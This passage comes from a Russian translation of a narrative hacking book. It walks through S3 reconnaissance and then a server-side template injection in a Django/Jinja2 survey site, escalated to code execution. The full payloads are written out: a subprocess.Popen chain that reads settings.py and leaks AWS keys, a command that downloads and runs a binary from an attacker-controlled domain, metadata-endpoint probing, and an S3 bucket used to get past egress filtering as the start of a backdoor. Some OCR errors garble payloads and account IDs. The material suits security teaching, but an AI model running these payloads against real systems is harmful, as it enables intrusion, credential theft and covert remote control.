Теперь виден какой-то прогресс! Мы получаем список ключей и сохраняем его. В качестве меры предосторожности мы можем убедиться, что ведение журнала действительно отключено для операций с объектами S3. Для этого мы вызываем API get-bucket-logging:

```
root@Point1:~/# aws s3api get-bucket-logging --profile demo --bucket mxrads-dl

<empty_response>
```

И получаем пустой ответ. Журнал не ведется. Идеально. Вам может быть интересно, почему вызов этого малоизвестного API удал-

ся. Зачем профилю экземпляра такое разрешение? Чтобы понять это странное поведение, ознакомьтесь с полным списком возможных операций S3 на странице *https://docs.aws.amazon.com/*. Да, есть сотни операций, которые можно разрешить или запретить в бакете.

Разработчики AWS проделали впечатляющую работу, определив очень подробные разрешения для каждой крошечной и иногда несущественной задачи. Неудивительно, что большинство администраторов при настройке бакетов просто назначают подстановочные разрешения. Пользователю нужен доступ к бакету только для чтения? `Get*` к вашим услугам; мало кто задумывается о том, что `Get*` подразумевает 31 разрешение только на S3! `GetBucketPolicy` для получения политики, `GetBucketCORS` для получения ограничений CORS, `GetBucketACL` для получения списка управления доступом и т. д.

Политики бакетов в основном используются для предоставления доступа к внешним учетным записям AWS или добавления еще одного уровня защиты от чрезмерно мягких политик IAM, предоставленных пользователям. Как следствие пользователь с разрешением `s3:*` может быть отклонен с помощью политики бакета, которая разрешает доступ только некоторым пользователям или требует обращения только с заданного IP-адреса. Здесь мы пытаемся получить политику бакета для `mxrads-dl`, чтобы узнать, разрешает ли она доступ к каким-либо другим учетным записям AWS:

```
root@Point1:~/# aws s3api get-bucket-policy --bucket mxrads-dl
{
  "Id": "Policy1572108106689",
  "Version": "2012-10-17",
  "Statement": [
      {
         "Sid": "Stmt1572108105248",
         "Action": [
             "s3:List*", " s3:Get*"
         ],
         "Effect": "Allow",
         "Resource": "arn:aws:s3:::mxrads-dl",
         "Principal": {
           ❶ "AWS": "arn:aws:iam::983457354409:root"
         }
   }]
}
```

Эта политика ссылается на внешний аккаунт AWS `983457354409` ❶.

Этот аккаунт может принадлежать Gretsch Politico, внутреннему отделу MXR Ads с собственной учетной записью AWS или оказаться личной учетной записью разработчика, если на то пошло. Мы не можем знать наверняка, по крайней мере пока. Мы отметим его для последующего изучения.

Изучение списка ключей

Мы возвращаемся к загрузке всего списка ключей бакета и погружаемся в эту кучу, надеясь найти конфиденциальные данные и получить представление о назначении бакета. У нас есть впечатляющее количество общедоступных двоичных файлов и файлов `.jar`. Мы находим подборку различных версий файлов от основных игроков на рынке программного обеспечения, таких как Nginx, Java и Log4j. Кажется, вместе они образуют общедоступную точку распространения обновлений. Мы находим пару скриптов bash, которые автоматизируют команду `Docker login` или предоставляют вспомогательные функции для команд AWS, но ничто не похоже на конфиденциальные данные.

Из этого мы делаем вывод, что данный бакет, вероятно, действует как общекорпоративный центр распространения установочных пакетов. Системы и приложения должны использовать его для загрузки обновлений программного обеспечения, пакетов, архивов и других распространенных пакетов. Думаю, не каждый публичный бакет S3 – это сундук с сокровищами, ожидающий, когда его украдут.

Мы обращаемся к скрипту `user-data`, который загрузили ранее, в надежде найти дополнительные подсказки о службах для запроса, но не находим ничего примечательного. В отчаянии мы даже можем попробовать пару API-интерфейсов AWS с учетными данными демонстрационной роли для общих сервисов, таких как EC2, Lambda и Redshift, только для того, чтобы получить в ответ восхитительное сообщение об ошибке. Как неприятно иметь настоящие ключи и стоять в замешательстве у входной двери только потому, что есть тысяча замочных скважин, которые нужно попробовать… но так бывает иногда.

Как и в большинстве тупиков, единственный способ пройти вперед – это вернуться назад, хотя бы временно. Не то чтобы данные, которые мы собрали до сих пор, бесполезны; у нас есть база данных и учетные данные AWS, которые могут оказаться полезными в будущем, и, прежде всего, мы получили некоторое представление о том, как компания управляет своей инфраструктурой. Нам нужна только крошечная искра, чтобы вспыхнул пожар. А еще нам нужно проверить около сотни доменов. Мы справимся с этим.

Дополнительные ресурсы

- Здесь вы найдете краткое введение в Burp, если вы незнакомы с этим инструментом: *http://bit.ly/2QEQmo9*.
- Изучите новые упражнения в стиле захвата флага на странице *http://flaws.cloud/*, чтобы познакомиться с основными приемами взлома облачных служб.
- CloudBunny и fav-up – это инструменты, которые помогут вам выявить IP-адреса служб, скрывающихся за CDN: *https://github.com/Warflop/CloudBunny/* и *https://github.com/pielco11/fav-up/*.

- Вы можете узнать больше о методах раскрытия имен бакетов по следующим ссылкам: *http://bit.ly/36KVQn2* и *http://bit.ly/39Xy6ha*.
- Разница между записями CNAME и ALIAS показана на *http://bit.ly/2FBWoPU*.
- Если вам нужны быстрые результаты, на этом веб-сайте перечислены открытые бакеты S3: *https://buckets.grayhatwarfare.com/*.
- Дополнительную информацию о политиках бакета S3 можно найти по адресу *https://amzn.to/2Nbhngy*.
- Дополнительная информация о WebSockets доступна по адресу *http://bit.ly/35FsTHN*.
- Посетите блог о IMDSv2: *https://go.aws/35EzJgE*.

ЧАСТЬ III

ПОЛНОЕ ПОГРУЖЕНИЕ

Ощущение дискомфорта означает, что мы стоим на пороге новых озарений.

Лоуренс Краусс

6

ПРОНИКНОВЕНИЕ

На данный момент у нас есть несколько учетных данных MXR Ads, и мы выяснили в общих чертах, как устроена инфраструктура компаний MXR Ads и GP, но пока непонятно, что делать с нашими находками. У нас еще полно возможностей для изучения, поэтому мы вернемся к чертежной доске: несколько веб-сайтов GP и MXR Ads, которые мы нашли в главе 4 (листинг 4.3). В главе 5 мы прислушались к своей интуиции и принялись исследовать самые привлекательные активы – бакеты S3, что в конечном итоге привело нас к обнаружению уязвимости подделки запросов на стороне сервера (SSRF). Но теперь мы будем придерживаться более стабильного и трудоемкого подхода.

Мы пройдемся по каждому веб-сайту, перейдем по каждой ссылке, проверим каждый параметр и даже соберем скрытые ссылки в файлах JavaScript, используя что-то вроде LinkFinder (*https://github.com/GerbenJavado/LinkFinder/*). Для этого мы будем вводить тщательно подобранные специальные символы в формы и поля везде, где только можно, пока не вызовем аномалию, такую как явная ошибка базы данных, ошибка 404 (страница не найдена) или неожиданное перенаправление на главную страницу.

Для захвата всех параметров, тайно отправленных на сервер, мы будем использовать Burp. Этот маневр сильно зависит от инфраструктуры веб-сайта, языка программирования, операционной системы и некоторых других факторов, поэтому, чтобы упростить процесс, мы

внедрим следующую полезную нагрузку и сравним вывод с нормальным ответом приложения:

```
dddd",'|&$;:`({{@<%=ddd
```

Эта строка охватывает наиболее очевидные случаи *уязвимостей внедрения* (injection vulnerabilities) для различных платформ: (No) SQL, системные команды, шаблоны, облегченный протокол доступа к каталогам (Lightweight Directory Access Protocol, LDAP) и почти любой компонент, использующий специальные символы для расширения своего интерфейса запросов. Фрагмент dddd играет роль своеобразной метки. Это текст, который легко заметить, чтобы визуально найти полезную нагрузку в ответе страницы. Страница, которая хоть немного неожиданно реагирует на эту строку, например возвращает страницу с ошибкой, любопытным перенаправлением, усеченным выводом или входным параметром, отраженным на странице странным образом, является многообещающей зацепкой, которую стоит изучить дальше. Если веб-страница возвращает безобидный ответ, но, кажется, каким-то образом преобразовала или отфильтровала ввод, то мы можем продолжить исследование, используя более продвинутые полезные нагрузки, такие как добавление логических операторов (`AND 1=0`), указывающих на реальное местоположение файла, реальные команды и так далее.

Итак, мы начинаем вводить эту полезную нагрузку в формы на каждом сайте в нашем списке. Достаточно скоро мы добираемся до URL *www.surveysandstats.com*, печально известного веб-сайта, используемого для сбора и исследования данных о личностях людей, которые мы обнаружили в главе 4. Здесь есть множество полей, в которые можно ввести нашу якобы беспорядочную строку. Мы вводим ее в форму, нажимаем кнопку отправки, и нас приветствует восхитительная страница с ошибкой, показанная на рис. 6.1.



Рис. 6.1. Surveysandstats.com реагирует на нашу инъекцию строковых данных

Ага! Такая ошибка может заставить хакера ерзать на стуле от волнения. Мы обращаемся к Burp и снова отправляем форму, на этот раз с совершенно невинными ответами на вопросы, без добавления специальных символов, только на простом английском языке, чтобы убедиться, что форма нормально работает (рис. 6.2). При нормальном

выполнении форма должна отправить нам подтверждение по электронной почте.




Рис. 6.2. Отображение обычной отправки формы в Burp

И действительно, через пару секунд мы получаем электронное письмо с результатами опроса (рис. 6.3).




Рис. 6.3. Ответ по электронной почте из нашего обычного опроса

Опрос работает нормально, а это значит, что, вероятно, какой-то специальный символ в нашей полезной нагрузке вызвал сбой страницы в первый раз. Чтобы определить, какой именно символ, мы воспроизводим предыдущую запись нормальной формы, добавляя по одному специальному символу из нашей полезной нагрузки за раз, пока не приблизимся к подозреваемому: {{ (двойные фигурные скобки). Мы вполне можем иметь дело с инъекцией шаблонов на стороне сервера (server-side template injection, SSTI), поскольку в шаблонах часто встречаются двойные фигурные скобки.

Инъекция шаблона на стороне сервера

Во многих средах веб-разработки шаблоны представляют собой простые HTML-файлы, аннотированные специальными переменными, которые во время выполнения заменяются динамическими значениями. Вот некоторые из этих специальных переменных, используемых в различных фреймворках:

```
# Шаблоны Ruby
<p>
```

```
<%= @product %>
</p>
# Шаблоны воспроизведения (Scala/Java)
<p>
Congratulations on product @product
</p>
# Шаблоны Jinja или Django
<p>
Congratulations on product {{product}}
</p>
```

Это разделение между интерфейсом веб-проекта (визуализация в HTML/JavaScript) и бэкендом (контроллер или модель в Python/Ruby/Java) является краеугольным камнем многих сред разработки и многих моделей командной работы. Самое интересное начинается, когда сам шаблон создается динамически с использованием ненадежных входных данных. Возьмем, к примеру, следующий код. Он создает динамический шаблон с помощью функции `render_template_string`, которая сама создается с использованием пользовательского ввода:

```
--сокращено--
template_str = """
    <div>
        <h1>hello</h1>
        <h3>%s</h3>
    </div>
     """ % user_input

return render_template_string(template_str)
```

В этом фрагменте кода Python, если бы мы внедрили допустимую директиву шаблона, такую как `{{8*2}}`, в переменную `user_input`, метод `render_template_string` оценил бы ее как 16, что означает, что страница отобразит результат 16. Хитрость в том, что у каждого шаблонизатора свой синтаксис, поэтому не все будут оценивать его именно так. В то время как некоторые шаблонизаторы позволяют вам читать файлы и выполнять произвольный код, другие даже не позволяют выполнять простое умножение.

Вот почему наша первая задача – собрать больше информации об этой потенциальной уязвимости. Нам нужно выяснить, с каким языком мы имеем дело и какой фреймворк на нем работает.

Поиск характерных признаков фреймворка

С момента презентации SSTI на конференции Black Hat USA 2015 знаменитая диаграмма Джеймса Кеттла (рис. 6.4), изображающая способы снятия характерных признаков (отпечатков) среды шаблонизации, разошлась по всем статьям, посвященным уязвимости, которую вы можете встретить, в том числе и здесь. Чтобы изучить, как работает

механизм сбора отпечатков, мы введем несколько различных выражений в нашу форму опроса, и посмотрим, как они будут обработаны.




Рис. 6.4. Различные полезные нагрузки SSTI для выявления фреймворка шаблонизации

Мы отправляем полезную нагрузку {{8*'2'}} и получаем в ответ электронное письмо, содержащее строку 2, повторенную всего восемь раз, как показано на рис. 6.5. Такое поведение типично для интерпретатора Python, в отличие, например, от интерпретатора PHP, который вместо этого вывел бы на печать 16:

```
# Полезная нагрузка

{{8*'2'}} # Python: 22222222, PHP: 16

{{8*2}} # Python: 16, PHP: 16
```




Рис. 6.5. Типичный вывод Python для входной строки 8'2'*

Получив результат 2, мы приходим к выводу, что, скорее всего, имеем дело со знаменитым шаблоном Jinja2, используемым в средах

Python. Jinja2 обычно работает в одном из двух основных веб-фреймворков: Flask или Django. Было время, когда беглый взгляд на заголовок HTTP-ответа `Server` показывал, какой именно фреймворк сгенерировал страницу. К сожалению, никто больше не выставляет свои приложения Flask/Django в интернете в явном виде. Вместо этого выходные данные проходят через серверы Apache и Nginx или, в данном случае, балансировщик нагрузки AWS, который заменяет исходный параметр `Server`.

Впрочем, расстраиваться рано. Существует быстрая полезная нагрузка, которая прекрасно работает как с шаблонами Flask, так и с Django Jinja2, – это `request.environ`. В обоих фреймворках этот объект Python содержит информацию о текущем запросе: метод HTTP, заголовки, пользовательские данные и, что наиболее важно, переменные среды, загруженные приложением.

```
# Полезная нагрузка

email=davidshaw@pokemail.net&user={{request.environ}}...
```

На рис. 6.6 показан ответ, который мы получаем от этой полезной нагрузки.




Рис. 6.6. Ответ от `request.environ`

В пути `PYENV_DIR` ясно видно слово Django. Джекпот. Разработчики этого приложения, похоже, решили заменить шаблонный движок Django по умолчанию на более мощный шаблонный фреймворк Jinja2. Здесь нам повезло, потому что хотя Jinja2 поддерживает подмножество выражений и операций Python, которые дают ему преимущество с точки зрения функциональности и производительности, за эту гибкость приходится платить высокую цену: мы можем манипулировать объектами Python, создавать списки, вызывать функции и в некоторых случаях даже загружать модули.

Выполнение произвольного кода

Очень заманчиво сделать рывок вперед и попытаться получить доступ к файлам паролей при помощи полезной нагрузки наподобие `{{os.open('/etc/passwd')}}`, но это не сработает. Объект `os` вряд ли определен в текущем контексте приложения. Мы можем взаимодей-

ствовать только с объектами и методами Python, определенными на странице, отображающей ответ. Объект запроса, к которому мы обращались ранее, автоматически передается Django в шаблон, поэтому мы можем естественным образом получить его. Что касается модуля os, это крайне маловероятно.

Но, к счастью, большинство современных языков программирования предоставляют нам некоторую возможность самоанализа и рефлексии – *рефлексия* представляет собой способность программы, объекта или класса исследовать себя, включая перечисление своих собственных свойств и методов, изменение их внутреннего состояния и так далее. Это общая черта многих языков высокого уровня, таких как C#, Java, Swift, и Python не является исключением. Любой объект Python содержит атрибуты и указатели на свойства собственного класса и свойства его родителей.

Например, мы можем получить класс любого объекта Python, используя функцию `__class__attribute`, которая возвращает допустимый объект Python, ссылающийся на этот класс:

```
# Полезная нагрузка

email=davidshaw@pokemail.net&user={{request__class__ }}...

<class 'django.core.handlers.wsgi.WSGIRequest'>
```

Этот класс сам по себе является дочерним классом объекта Python более высокого уровня `django.http.request.HttpRequest`. Нам даже не нужно читать документацию, чтобы узнать это; так написано в самом объекте, внутри переменной `__base__`, как мы можем видеть с помощью следующей полезной нагрузки:

```
# Payload

email=davidshaw@pokemail.net&user={{request.__class__.__base__}}...
<class 'django.http.request.HttpRequest'>

email=davidshaw@pokemail.net&user={{request.__class__.__base__.__base__}}...
<class 'object'> ❶
```

Мы продолжаем подниматься по цепочке наследования, добавляя `__base__` к полезной нагрузке, пока не достигнем самого верхнего объекта Python ❶, родителя всех классов: `object`. Сам по себе класс `object` бесполезен, но, как и все другие классы, он также содержит ссылки на свои подклассы. Следовательно, после подъема по цепочке пришло время спуститься, используя метод `__subclasses__`:

```
# Полезная нагрузка

email=davidshaw@pokemail.net&user={{request.__class__.__base__.__base__.__subclasses__()}}...
```

```
[<class 'type'>,
 <class 'dict_values'>,
 <class 'django.core.handlers.wsgi.LimitedStream'>,
 <class 'urllib.request.OpenerDirector'>,
 <class '_frozen_importlib._ModuleLock'>,
 <class 'subprocess.Popen'>, ❶
--сокращено--
 <class 'django.contrib.auth.models.AbstractUser.Meta'>,
]
```

В результате мы видим более 300 классов. Это все классы, наследуемые непосредственно от класса `object` и загружаемые текущим интерпретатором Python.

ПРИМЕЧАНИЕ *В Python 3 все классы верхнего уровня являются дочерними по отношению к классу* `object`. *В Python 2 классы должны явно наследовать класс* `object`.

Надеюсь, вы заметили класс `subprocess.Popen` ❶! Это класс, используемый для выполнения системных команд. Мы можем вызвать этот объект прямо здесь и сейчас, сославшись на его смещение в списке подклассов, которое в данном конкретном случае оказывается числом 282 (определено ручным подсчетом). Мы можем захватить вывод команды `env`, используя метод `communicate`:

```
# Полезная нагрузка

email=davidshaw@pokemail.net&user={{request.__class__.__base__.__base__.__subclasses__()
[282]("env", shell=True, stdout=-1).communicate()[0]}}...
```

Через пару секунд мы получаем электронное письмо, в котором выводятся переменные окружения процесса Python, запущенного на машине:

```
PWD=/opt/django/surveysapp
PYTHON_GET_PIP_
SHA256=8d412752ae26b46a39a201ec618ef9ef7656c5b2d8529cdcbe60cd70dc94f40c
KUBERNETES_SERVICE_PORT_HTTPS=443
HOME=/root
--snip--
```

Мы только что добились выполнения произвольного кода! Посмотрим, что у нас есть полезного. Все настройки Django обычно объявляются в файле с именем `settings.py`, расположенном в корне приложения. Этот файл может содержать что угодно, от простого объявления адреса электронной почты администратора до секретных ключей API. Из переменных среды мы знаем, что полный путь к приложению имеет вид `/opt/Django/surveysapp`, а файл настроек `settings` обычно

находится на один каталог ниже (с тем же именем). В листинге 6.1 мы пытаемся получить к нему доступ.

Листинг 6.1. Попытка получить доступ к файлу настроек сайта surveysandstats.com

```
# Payload
email=davidshaw@pokemail.net&user={{request.__class__.__base__.__base__.__subclasses__()
[282]("cat /opt/Django/surveysapp/surveysapp/settings.py", shell=True,
stdout=-1).communicate()[0]}}...
BASE_DIR = os.path.dirname(os.path.dirname(os.path.abspath(__file__)))
SERVER_EMAIL = "no-replay@sureveysandstats.com"
SES_RO_ACCESSKEY = "AKIA44ZRK6WSSKDSKJPV" ❶
SES_RO_SECRETKEY = "M0pQIv3FlDXnbyNFQurMZ9ynxD0gdNkRUP1rO03Z" ❷
--snip--
```

Мы получаем некоторые учетные данные для SES ❶❷ (Simple Email Service) – службы электронной почты, управляемой AWS, которая предоставляет шлюз SMTP, сервер POP3 и так далее. Это совершенно ожидаемо, так как основная деятельность приложения заключается в отправке результатов кандидатам по электронной почте.

Эти учетные данные, вероятно, будут иметь очень ограниченные полномочия, например только отправку электронных писем. Впоследствии мы можем попытаться проявить творческий подход и обмануть некоторых администраторов, используя эту недавно приобретенную возможность, но прямо сейчас эти учетные данные будут служить более важной цели. Мы убедимся, что surveysandstats.com действительно принадлежит MXR Ads или, по крайней мере, работает в той же среде AWS, что и раньше, прежде чем потратим на этот сайт свое драгоценное время.

Подтверждение принадлежности сайта

Возможно, вы помните, что мы нашли простенький веб-сайт surveysandstats.com, когда искали общедоступные заметки на Gist и Pastebin в главе 4. Этот сайт может принадлежать совершенно отдельной организации, не имеющей отношения к нашей истинной цели, поэтому нужна дополнительная проверка. Первым делом мы попытаемся получить идентификатор учетной записи, который находится на расстоянии одного вызова API и не требует какого-либо набора специальных разрешений, поэтому мы можем использовать только что найденные ключи SES. Каждый пользователь AWS IAM по умолчанию имеет доступ к этой информации. В листинге 6.2 для получения идентификатора учетной записи мы используем ключ доступа ❶ и секретный ключ ❷, добытые при помощи кода из листинга 6.1.

Листинг 6.2. Отслеживание идентификатора учетной записи surveysandstats.com

```
root@Point1:~/# vi ~/.aws/credentials
[ses]
```

```
aws_access_key_id = AKIA44ZRK6WSSKDSKJPV
aws_secret_access_key = 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

root@Point1:~/# aws sts get-caller-identity --profile ses
{
  "UserId": "AIDA4XSWK3WS9K6IDDD0V",
  "Account": "886371554408",
  "Arn": "arn:aws:iam::886477354405:user/ses_ro_user"
}
```

Все правильно: 886371554408 – это тот же идентификатор учетной записи AWS, который мы нашли для демонстрационного приложения MXR Ads в главе 5. Мы в деле!

Бакеты для контрабанды

Теперь нам остается закинуть на сервер жертвы обратную оболочку и спокойно выпить чашечку кофе, пока какой-нибудь плагин с эксплойтом просеивает гигабайты данных в поисках паролей, секретов и других драгоценностей. Но жизнь не всегда столь благосклонна, как нам хотелось бы.

Когда мы пытаемся загрузить любой файл из пользовательского домена, который мы создали в главе 3 как часть нашей атакующей инфраструктуры, запрос никогда не достигает цели:

```
# Полезная нагрузка

email=davidshaw@pokemail.net&user={{request.__class__.__base__.__base__.__
subclasses__()
[282]("wget https://linux-packets-archive.com/runccd; chmod +x runccd; ./
runccd&", shell=True,
stdout=-1).communicate()[0]}}...

<пусто>
```

Похоже, что какой-то фильтр блокирует HTTP-запросы, идущие во внешний мир. Разумное предположение. Мы попробуем пойти в обратном направлении и запросим API метаданных 169.254.169.254. Эта конечная точка AWS по умолчанию помогла нам собрать много информации о демонстрационном приложении в главе 5. Надеюсь, она даст нам больше учетных данных для экспериментов ... или нет:

```
# Полезная нагрузка

email=davidshaw@pokemail.net&user={{request.__class__.__base__.__base__.__subclasses__()
[282]("curl http://169.254.169.254/latest", shell=True, stdout=-1).communicate()[0]}}...

<пусто>
```

К сожалению, каждый раз, когда мы используем эту уязвимость SSTI, мы запускаем отправку электронного письма с выводом команды. Не очень-то скрытный вектор атаки. MXR Ads отлично справилась с блокировкой исходящего трафика. Хотя это стандартная рекомендация по безопасности, очень немногие компании на самом деле осмеливаются систематически внедрять фильтрацию трафика на своих машинах, главным образом потому, что она требует сложной настройки для обработки нескольких законных исключений, таких как проверка обновлений и загрузка новых пакетов. Бакет mxrads-dl, с которым мы познакомились в главе 5, теперь обретает смысл: он должен действовать как локальный репозиторий, хранящий все общедоступные пакеты, необходимые серверам. Такую среду поддерживать непросто, но в подобных ситуациях она окупается.

Однако один вопрос: как MXR Ads явно разрешает трафик в бакет mxrads-dl? Группы безопасности (правила брандмауэра AWS) – это компоненты уровня 4, которые понимают только IP-адреса, которые в случае бакета S3 могут меняться в зависимости от многих факторов. Каким образом веб-сайт `surveysandstats.com` может по-прежнему достигать бакета mxrads-dl, но не может отправлять пакеты в остальную часть интернета?

Одно из возможных решений – внести в белый список весь диапазон IP-адресов S3 в данном регионе, например 52.218.0.0/17, 54.231.128.0/19 и т. д. Однако этот метод уродлив, в лучшем случае ненадежен и едва справляется со своей задачей.

Более масштабируемый и подходящий для облачных технологий подход – создать конечную точку S3 VPC (подробнее см. *https://docs.aws.amazon.com/glue/latest/dg/vpc-endpoints-s3.html*). Это проще, чем кажется: *виртуальное частное облако* (virtual private cloud, VPC) – это изолированная частная сеть, из которой компании управляют своими машинами. Его можно разбить на множество подсетей, как и любой обычный интерфейс маршрутизатора. AWS может подключить специальный URL-адрес конечной точки к этому VPC, который будет направлять трафик к своим основным службам, таким как S3. Вместо того чтобы идти в обход через интернет, чтобы добраться до S3, машины в этом VPC будут связываться с этим специальным URL-адресом, который направляет трафик через внутреннюю сеть Amazon для достижения S3. Таким образом, вместо внесения в белый список внешних IP-адресов можно просто внести в белый список внутренний диапазон VPC (10.0.0.0/8), что позволит избежать проблем с безопасностью.

Однако дьявол кроется в мелочах, поскольку конечная точка VPC всегда знает только о службе AWS, к которой пытается подключиться машина. Ее не волнует бакет или файл, который она ищет. Бакет может даже принадлежать другой учетной записи AWS, и трафик все равно будет проходить через конечную точку VPC к месту назначения! Таким образом, технически, даже несмотря на то, что MXR Ads, казалось бы, изолировала опросное приложение от интернета, мы все

равно можем тайком передать запрос в бакет в нашей собственной учетной записи AWS и заставить приложение запустить наш исполняемый файл. Давайте проверим эту теорию.

Мы загрузим фиктивный HTML-файл с именем `beaconTest.html` в один из наших бакетов и сделаем его общедоступным, предоставив разрешение `GetObject` всем.

Сначала мы создаем бакет с именем `mxrads-archives-packets-linux`:

```
root@Point1:~/# aws s3api create-bucket \
--bucket mxrads-archives-packets-linux \
--region=eu-west-1 \
--create-bucket-configuration \
LocationConstraint=eu-west-1
```

Затем мы загружаем фиктивный файл в наш бакет и называем его `beaconTest.html`:

```
root@Point1:~/# aws s3api put-object \
--bucket mxrads-archives-packets-linux \
--key beaconTest.html \
--body beaconTest.html
```

Далее мы делаем этот файл общедоступным:

```
root@Point1:~/# aws s3api put-bucket-policy \
--bucket mxrads-archives-packets-linux \
--policy file://<(cat <<EOF
{
    "Id": "Policy1572645198872",
    "Version": "2012-10-17",
    "Statement": [
       {
         "Sid": "Stmt1572645197096",
         "Action": [
           "s3:GetObject", "s3:PutObject"
         ],
         "Effect": "Allow",
         "Resource": "arn:aws:s3:::mxrads-archives-packets-linux/*",
         «Principal»: «*»
       }
    ]
}
EOF)
```

Наконец, мы переходим к получению файла `beaconTest.html` через веб-сайт `surveysandstats.com`. Если все работает так, как ожидалось, мы должны получить в ответ фиктивный HTML-контент:

```
# Полезная нагрузка для сайта surveysandstats

email=davidshaw@pokemail.net&user={{request.__class__.__base__.__base__.__subclasses__()
[282](" curl https://mxrads-archives-packets-linux.s3-eu-west-1.amazonaws.com/beaconTest.html,
shell=True, stdout=-1).communicate()[0]}}...

# Результат в электронной почте
<html>hello from beaconTest.html</html>
```

Это был долгий путь, но он привел к цели! Мы нашли надежный способ общения с внешним миром с помощью этого закрытого приложения для проведения опросов. Используя файлы S3, теперь мы можем разработать квазиинтерактивный протокол для выполнения кода на этой изолированной машине.

Качественный бэкдор с использованием S3

Мы разработаем систему агент–оператор, чтобы легко выполнять код и получать результаты на машине, обслуживающей сайт `surveysandstats.com`. Первая программа на нашем сервере, известная как *оператор*, будет записывать команды в файл с именем `hello_req.txt`. Вторая программа, работающая на сайте опроса, именуемая *агент*, будет получать `hello_req.txt` каждые пару секунд, выполнять его содержимое и загружать результаты в файл `hello_resp.txt` на S3. Наш оператор регулярно проверяет этот файл и распечатывает его содержимое. Этот обмен показан на рис. 6.7.




Рис. 6.7. Выполнение команды через файлы S3

